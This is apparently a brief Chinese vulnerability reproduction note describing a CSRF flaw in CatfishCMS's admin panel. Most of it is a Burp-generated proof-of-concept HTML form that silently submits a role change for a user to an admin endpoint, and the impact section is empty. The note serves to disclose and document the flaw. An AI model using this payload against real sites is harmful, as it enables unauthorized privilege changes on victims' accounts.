# CatfishCMS后台csrf

## 一、漏洞简介


## 二、漏洞影响

## 三、复现过程

首先需要登录后台

<html>  
 <!-- CSRF PoC - generated by Burp Suite Professional -->  
 <body>  
 <script>history.pushState('', '', '/')</script>  
 <form action="http://0-sec.org/index.php/admin/index/modifymanage.html?c=73" method="POST">  
 <input type="hidden" name="uid" value="73" />  
 <input type="hidden" name="juese" value="3" />  
 <input type="hidden" name="verification" value="05f176843c20e12c1364e80b9869ac17" />  
 <input type="submit" value="Submit request" />  
 </form>  
 </body>  
</html>

修改前



修改后

image